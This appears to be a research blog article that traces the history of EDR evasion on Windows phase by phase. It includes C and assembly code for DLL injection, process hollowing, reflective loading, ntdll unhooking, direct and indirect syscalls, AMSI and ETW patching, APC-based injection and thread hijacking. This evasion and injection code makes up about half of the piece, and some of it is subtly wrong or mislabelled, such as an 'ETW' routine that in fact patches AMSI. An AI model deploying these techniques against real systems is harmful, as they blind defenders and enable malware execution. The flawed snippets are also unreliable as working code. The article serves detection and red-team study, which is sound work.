
 The battle for the endpoint is won or lost in telemetry. This has been increasingly recognized by the security community, with projects such as EDR Telemetry aiming to systematically compare and improve EDR visibility.

This timeline breaks down the evolution of evasion—from early Windows API abuse to modern hardware- and behavior-level subversion—mapped against the MITRE ATT&CK® framework and aligned with my research into Windows APIs and ETW (Event Tracing for Windows).
- Phase 1: The Foundation (2010–2015)
- Phase 2: The Hooking Crusade (2015–2017)
- Phase 3: The Syscall Revolution (2017–2019)
- Phase 4: The age of Deception - Syscalls \& Stack Integrity (2019–2021)
- Phase 5: The ETW \& Memory Evasion Era (2020–2022)
- Phase 6: Advanced Injection \& Modern Era (2022–Present / Time of Writing: 2026)
- Technical Summary \& API Matrix
- Conclusion
Overview about the timeline, it phases and related techniques that will be discussed below:
Phase 1: The Foundation (2010–2015)
Strategy: Exploiting trust by utilizing legitimate Windows mechanisms for code placement.
2012–2013: Injection Primitives & API Abuse
Early EDR solutions primarily monitored high-level Windows APIs with limited context or correlation. This made classic injection primitives highly effective, particularly when combined with trusted parent processes.
Common techniques included:
- Classic DLL Injection (T1055.001)
OpenProcessVirtualAllocExWriteProcessMemoryCreateRemoteThread
// Example: Classic DLL Injection
HANDLE hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, dwTargetPID);
LPVOID pRemoteBuf = VirtualAllocEx(hProcess, NULL, dwSize,
                                    MEM_COMMIT, PAGE_READWRITE);

WriteProcessMemory(hProcess, pRemoteBuf,
                   "C:\\payload.dll", dwSize, NULL);

HANDLE hThread = CreateRemoteThread(hProcess, NULL, 0,
    (LPTHREAD_START_ROUTINE)GetProcAddress(
        GetModuleHandleA("kernel32.dll"), "LoadLibraryA"),
    pRemoteBuf, 0, NULL);
These APIs are discussed in detail in my Windows API offensive overview, where their abuse patterns and detection blind spots are broken down.
- Process Hollowing (RunPE)
- Manual DLL Mapping (T1055.001)
- Avoiding Import Address Table (IAT) hooks
- Bypassing loader-based telemetry
// Example: Manual Mapping - Resolving Imports
void ResolveImports(PBYTE pBase, PIMAGE_IMPORT_DESCRIPTOR pIID) {
    while (pIID->Name) {
        PIMAGE_THUNK_DATA pThunk =
            (PIMAGE_THUNK_DATA)(pBase + pIID->FirstThunk);

        while (pThunk->u1.AddressOfData) {
            PIMAGE_IMPORT_BY_NAME pIBN =
                (PIMAGE_IMPORT_BY_NAME)(pBase + pThunk->u1.AddressOfData);

            HMODULE hMod = LoadLibraryA((LPCSTR)(pBase + pIID->Name));
            FARPROC pFunc = GetProcAddress(hMod, pIBN->Name);

            pThunk->u1.Function = (ULONGLONG)pFunc;
            pThunk++;
        }
        pIID++;
    }
}
These techniques worked because EDRs lacked:
- Memory-write ↔ thread-creation correlation
- Call stack awareness
-
Kernel-level process visibility
- Process Hollowing (T1055.012)
Hijacking a legitimate process by unmapping its code and replacing it with a malicious payload.
// Example: Creating a suspended process for hollowing
STARTUPINFOA si = { sizeof(si) };
PROCESS_INFORMATION pi;

CreateProcessA(
    "C:\Windows\System32\svchost.exe",
    NULL, NULL, NULL, FALSE,
    CREATE_SUSPENDED,
    NULL, NULL,
    &si, &pi
);

// Unmapping the original image (Native API)
typedef NTSTATUS (NTAPI* _NtUnmapViewOfSection)(HANDLE, PVOID);

_NtUnmapViewOfSection NtUnmapViewOfSection =
    (_NtUnmapViewOfSection)GetProcAddress(
        GetModuleHandleA("ntdll.dll"),
        "NtUnmapViewOfSection"
    );

NtUnmapViewOfSection(pi.hProcess, pBaseAddress);
2014: Reflective & Manual Loading
Stephen Fewer’s Reflective DLL Loading (T1055.001) introduced a new paradigm: executing DLLs without invoking the Windows loader. By avoiding LoadLibrary, attackers could bypass many API hooks and loader callbacks.
// Example: Reflective DLL Loader stub
HMODULE WINAPI ReflectiveLoader(VOID) {
    ULONG_PTR uiLibraryAddress;
    USHORT usCounter;

    // Get own image base
    uiLibraryAddress = caller();
    uiLibraryAddress = (ULONG_PTR)((UINT_PTR)uiLibraryAddress & 0xFFFFFFFFFFFF0000);

    while (TRUE) {
        if (((PIMAGE_DOS_HEADER)uiLibraryAddress)->e_magic == IMAGE_DOS_SIGNATURE) {
            break;
        }
        uiLibraryAddress -= 0x10000;
    }

    // Parse PE headers and perform manual loading
    // ... (relocations, imports, TLS, etc.)

    return (HMODULE)uiLibraryAddress;
}
While still heavily used in modern C2 frameworks, reflective loading has increasingly shifted toward:
- Position Independent Code (PIC)
- Shellcode-only loaders
This evolution mirrors the detection trends discussed in the Windows API series above.
Phase 2: The Hooking Crusade (2015–2017)
Strategy: Detecting and removing userland sensors.
2015–2016: Understanding API Hooking
As EDR products matured, they aggressively adopted userland API hooking for visibility into attacker tradecraft:
- Inline hooks (prologue patching)
- IAT hooking
- Trampoline-based redirection
Targeted APIs included:
NtCreateProcessNtAllocateVirtualMemoryNtWriteVirtualMemoryNtCreateFile
These APIs and their monitoring implications are covered in depth in the Windows API attack surface analysis.
2016: Manual Unhooking Emerges
Attackers responded by restoring trust boundaries inside userland:
- Detecting hooks (T1562.001) by comparing in-memory vs. on-disk bytes
- Loading clean DLL copies
- Restoring original syscall stubs
// Example: Detecting IAT hooks
BOOL DetectIATHook(HMODULE hModule, LPCSTR szFunc) {
    PIMAGE_DOS_HEADER pDosHdr = (PIMAGE_DOS_HEADER)hModule;
    PIMAGE_NT_HEADERS pNtHdr = (PIMAGE_NT_HEADERS)(
        (BYTE*)hModule + pDosHdr->e_lfanew);

    PIMAGE_IMPORT_DESCRIPTOR pImpDesc = (PIMAGE_IMPORT_DESCRIPTOR)(
        (BYTE*)hModule +
        pNtHdr->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT].VirtualAddress);

    // Compare IAT entries with expected addresses
    FARPROC pExpected = GetProcAddress(hModule, szFunc);
    FARPROC pActual = *(FARPROC*)((BYTE*)hModule + pImpDesc->FirstThunk);

    return (pExpected != pActual);
}
- Manual Unhooking (T1562.001)
Overwriting hooked.textsections with clean bytes.
// Example: Overwriting ntdll hooks with a clean buffer
DWORD oldProtect;

VirtualProtect(pNtOpenProcess, 5, PAGE_EXECUTE_READWRITE, &oldProtect);
memcpy(pNtOpenProcess, "\x4c\x8b\xd1\xb8\x26", 5); // Original bytes
VirtualProtect(pNtOpenProcess, 5, oldProtect, &oldProtect);
Phase 3: The Syscall Revolution (2017–2019)
Strategy: Bypassing the hooked middleman (ntdll.dll) entirely.
2017: Direct Syscalls
Direct syscalls removed EDR visibility by transitioning directly to kernel mode, bypassing all userland hooks.
- Direct Syscalls (T1106)
; Example: Syscall stub for NtAllocateVirtualMemory (x64)
public NtAllocateVirtualMemory

NtAllocateVirtualMemory proc
    mov r10, rcx
    mov eax, 18h    ; Syscall number for Win10 (example)
    syscall
    ret
NtAllocateVirtualMemory endp
2018–2019: Syscall Evolution
Research such as Hell’s Gate, Halos Gate, and Tartarus’ Gate addressed syscall volatility and hooked exports, culminating in tools like SysWhispers.
// Example: Hell's Gate - Dynamically resolve syscall numbers
DWORD GetSSN(LPCSTR functionName) {
    HMODULE hNtdll = GetModuleHandleA("ntdll.dll");
    FARPROC pFunc = GetProcAddress(hNtdll, functionName);

    // Check if function is hooked
    if (*(BYTE*)pFunc == 0xE9) { // JMP instruction
        // Use Halos Gate technique - search nearby functions
        for (int i = 1; i <= 32; i++) {
            BYTE* pNeighbor = (BYTE*)pFunc + (i * 0x20);
            if (*(DWORD*)pNeighbor == 0xB8D18B4C) { // mov r10, rcx; mov eax
                return *(DWORD*)(pNeighbor + 4) + i;
            }
        }
    }

    // Extract SSN from function prologue
    if (*(DWORD*)pFunc == 0xB8D18B4C) { // mov r10, rcx; mov eax, SSN
        return *(DWORD*)((BYTE*)pFunc + 4);
    }

    return 0;
}
Phase 4: The age of Deception - Syscalls & Stack Integrity (2019–2021)
Strategy: Preserving legitimate execution context.
As EDRs began analyzing call stacks, indirect syscalls ensured execution appeared to originate from trusted modules.
// Example: Indirect Syscall using ROP gadget
void IndirectSyscall() {
    // Find 'syscall; ret' gadget in ntdll.dll
    HMODULE hNtdll = GetModuleHandleA("ntdll.dll");
    PBYTE pBase = (PBYTE)hNtdll;
    PBYTE pSyscallGadget = NULL;

    // Search for syscall instruction (0x0F 0x05)
    for (SIZE_T i = 0; i < 0x100000; i++) {
        if (pBase[i] == 0x0F && pBase[i+1] == 0x05) {
            pSyscallGadget = &pBase[i];
            break;
        }
    }

    // Call syscall through gadget (preserves legitimate call stack)
    typedef NTSTATUS(*SyscallFn)();
    SyscallFn syscall = (SyscallFn)pSyscallGadget;

    __asm {
        mov r10, rcx
        mov eax, SSN  // Syscall Service Number
        jmp pSyscallGadget  // Jump to syscall gadget in ntdll
    }
}
These techniques laid the groundwork for modern call stack spoofing and sleep obfuscation.
Phase 5: The ETW & Memory Evasion Era (2020–2022)
Strategy: Blinding telemetry pipelines.
As defenders shifted toward ETW, attackers responded with:
// Example: ETW Provider Removal
void DisableAMSIETW() {
    // Disable AMSI ETW Provider
    HMODULE hAmsi = LoadLibraryA("amsi.dll");
    FARPROC pAmsiScanBuffer = GetProcAddress(hAmsi, "AmsiScanBuffer");

    DWORD oldProtect;
    VirtualProtect(pAmsiScanBuffer, 32, PAGE_EXECUTE_READWRITE, &oldProtect);

    // Patch to always return AMSI_RESULT_CLEAN
    memset(pAmsiScanBuffer, 0x90, 6);  // NOP sled
    *(BYTE*)pAmsiScanBuffer = 0xB8;      // mov eax,
    *(DWORD*)((BYTE*)pAmsiScanBuffer + 1) = 0; // AMSI_RESULT_CLEAN
    *(BYTE*)((BYTE*)pAmsiScanBuffer + 5) = 0xC3; // ret

    VirtualProtect(pAmsiScanBuffer, 32, oldProtect, &oldProtect);
}
- ETW Patching (T1562.006)
// Example: Silencing ETW telemetry
void PatchETW() {
    void* pEventWrite =
        GetProcAddress(GetModuleHandleA("ntdll.dll"), "EtwEventWrite");

    DWORD old;
    VirtualProtect(pEventWrite, 1, PAGE_EXECUTE_READWRITE, &old);
    *(BYTE*)pEventWrite = 0xC3; // RET
    VirtualProtect(pEventWrite, 1, old, &old);
}
Phase 6: Advanced Injection & Modern Era (2022–Present / Time of Writing: 2026)
Strategy: Subverting execution and detection logic.
- Early Bird Injection (T1055)
Leveraging APC (Asynchronous Procedure Call) queues to inject code before the main thread executes, exploiting the process initialization window.
// Example: Early Bird APC Injection
void EarlyBirdInjection(LPCSTR szTargetPath, PVOID pShellcode, SIZE_T shellcodeSize) {
    STARTUPINFOA si = { sizeof(si) };
    PROCESS_INFORMATION pi;

    // Create target process in suspended state
    CreateProcessA(szTargetPath, NULL, NULL, NULL, FALSE,
                   CREATE_SUSPENDED, NULL, NULL, &si, &pi);

    // Allocate memory in target process
    LPVOID pRemoteCode = VirtualAllocEx(pi.hProcess, NULL, shellcodeSize,
                                        MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);

    // Write shellcode to allocated memory
    WriteProcessMemory(pi.hProcess, pRemoteCode, pShellcode, shellcodeSize, NULL);

    // Queue APC to main thread (executes before thread starts)
    QueueUserAPC((PAPCFUNC)pRemoteCode, pi.hThread, NULL);

    // Resume thread - APC executes before EntryPoint
    ResumeThread(pi.hThread);
    CloseHandle(pi.hThread);
    CloseHandle(pi.hProcess);
}
This technique is particularly effective because:
- APC execution occurs before EDR hooks are fully initialized
- The process is legitimate at creation time
-
No remote thread creation is required
- Early Cascade Injection (T1055)
An evolution of Early Bird that chains multiple APC calls to establish persistence and evade behavioral detection.
// Example: Early Cascade - Chained APC Injection
void EarlyCascadeInjection(LPCSTR szTargetPath, PVOID pStage1, PVOID pStage2) {
    STARTUPINFOA si = { sizeof(si) };
    PROCESS_INFORMATION pi;

    CreateProcessA(szTargetPath, NULL, NULL, NULL, FALSE,
                   CREATE_SUSPENDED, NULL, NULL, &si, &pi);

    // Stage 1: Unhook or disable EDR
    LPVOID pStage1Addr = VirtualAllocEx(pi.hProcess, NULL, 0x1000,
                                        MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    WriteProcessMemory(pi.hProcess, pStage1Addr, pStage1, 0x1000, NULL);

    // Stage 2: Final payload
    LPVOID pStage2Addr = VirtualAllocEx(pi.hProcess, NULL, 0x2000,
                                        MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    WriteProcessMemory(pi.hProcess, pStage2Addr, pStage2, 0x2000, NULL);

    // Queue cascaded APCs
    QueueUserAPC((PAPCFUNC)pStage1Addr, pi.hThread, (ULONG_PTR)pStage2Addr);
    QueueUserAPC((PAPCFUNC)pStage2Addr, pi.hThread, NULL);

    ResumeThread(pi.hThread);
    CloseHandle(pi.hThread);
    CloseHandle(pi.hProcess);
}
- Thread Execution Hijacking (T1055.003) Suspending threads and modifying their context to execute malicious code.
// Example: Thread Hijacking
void HijackThread(DWORD dwTargetPID) {
    HANDLE hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPTHREAD, 0);
    THREADENTRY32 te = { sizeof(THREADENTRY32) };

    if (Thread32First(hSnapshot, &te)) {
        do {
            if (te.th32OwnerProcessID == dwTargetPID) {
                HANDLE hThread = OpenThread(THREAD_ALL_ACCESS, FALSE, te.th32ThreadID);
                SuspendThread(hThread);

                CONTEXT ctx = { 0 };
                ctx.ContextFlags = CONTEXT_FULL;
                GetThreadContext(hThread, &ctx);

                // Redirect RIP to shellcode
                ctx.Rip = (DWORD64)pShellcode;
                SetThreadContext(hThread, &ctx);
                ResumeThread(hThread);
                break;
            }
        } while (Thread32Next(hSnapshot, &te));
    }
}
- Vectored Exception Handling (VEH) (T1562.001)
Leveraging exception-driven control flow to execute syscalls stealthily.
LONG WINAPI MyHandler(PEXCEPTION_POINTERS pExcpt) {
    if (pExcpt->ExceptionRecord->ExceptionCode == STATUS_BREAKPOINT) {
        pExcpt->ContextRecord->Rip++; // Skip breakpoint
        return EXCEPTION_CONTINUE_EXECUTION;
    }
    return EXCEPTION_CONTINUE_SEARCH;
}

AddVectoredExceptionHandler(1, MyHandler);
Technical Summary & API Matrix
| Phase | Technique | API Cross-Reference | MITRE TID |
|---|---|---|---|
| Foundation | Classic DLL Injection | CreateRemoteThread, WriteProcessMemory |
T1055.001 |
| Foundation | Process Hollowing | NtUnmapViewOfSection, CreateProcessA |
T1055.012 |
| Foundation | Manual DLL Mapping | VirtualAllocEx, Manual Import Resolution |
T1055.001 |
| Foundation | Reflective DLL Loading | Self-contained loader, PIC | T1055.001 |
| Hooking | IAT Hook Detection | Import Directory parsing | T1562.001 |
| Hooking | DLL Unhooking | VirtualProtect, Memory restoration |
T1562.001 |
| Syscalls | Direct Syscalls | Inline assembly, syscall instruction | T1106 |
| Syscalls | Hell’s Gate / Halos Gate | Dynamic SSN resolution | T1106 |
| Syscalls | Indirect Syscalls | ROP gadgets, syscall; ret |
T1055 |
| Syscalls | Stack Spoofing | Return address manipulation | T1562.001 |
| Tracing | ETW Patching | EtwEventWrite patching |
T1562.006 |
| Tracing | AMSI Bypass | AmsiScanBuffer patching |
T1562.001 |
| Modern | Early Bird Injection | QueueUserAPC, CreateProcess (suspended) |
T1055 |
| Modern | Early Cascade Injection | Chained APC calls, multi-stage execution | T1055 |
| Modern | Thread Hijacking | SetThreadContext, SuspendThread |
T1055.003 |
| Modern | VEH Execution | AddVectoredExceptionHandler |
T1562.001 |
| Modern | Module Stomping | Memory overwrite in loaded modules | T1055.013 |
| Modern | Sleep Obfuscation | Memory encryption during sleep | T1055 |
Conclusion
EDR bypass research has consistently demonstrated one truth: visibility gaps define opportunity. As detection shifts from APIs to behavior, and from userland to kernel and hardware, attackers adapt by abusing trust, context, and execution semantics.
This timeline illustrates a clear pattern: each defensive innovation creates new constraints that offensive research systematically defeats. From Stephen Fewer’s Reflective DLL Injection (T1055.001) to Jackson_T’s SysWhispers (T1106), the community has consistently pushed the boundaries of what’s detectable.
Modern techniques like Ekko sleep obfuscation, ThreadStackSpoofer (T1562.001), and module stomping (T1055.013) represent the convergence of these techniques—combining memory manipulation, execution context spoofing, and ETW evasion into cohesive chains.
As detailed in my research on Windows APIs and ETW internals, the battlefield has moved beyond simple API hooking. Projects like EDR Telemetry are pushing vendors toward kernel-level instrumentation and behavioral analytics, while offensive research continues to explore direct system calls, hardware-based evasion, and VBS/HVCI bypasses.
Understanding this evolution—grounded in Windows internals and telemetry design—is essential for both red teams and defenders navigating the modern endpoint arms race. The MITRE ATT&CK framework provides structure, but the techniques themselves evolve faster than taxonomies can capture them.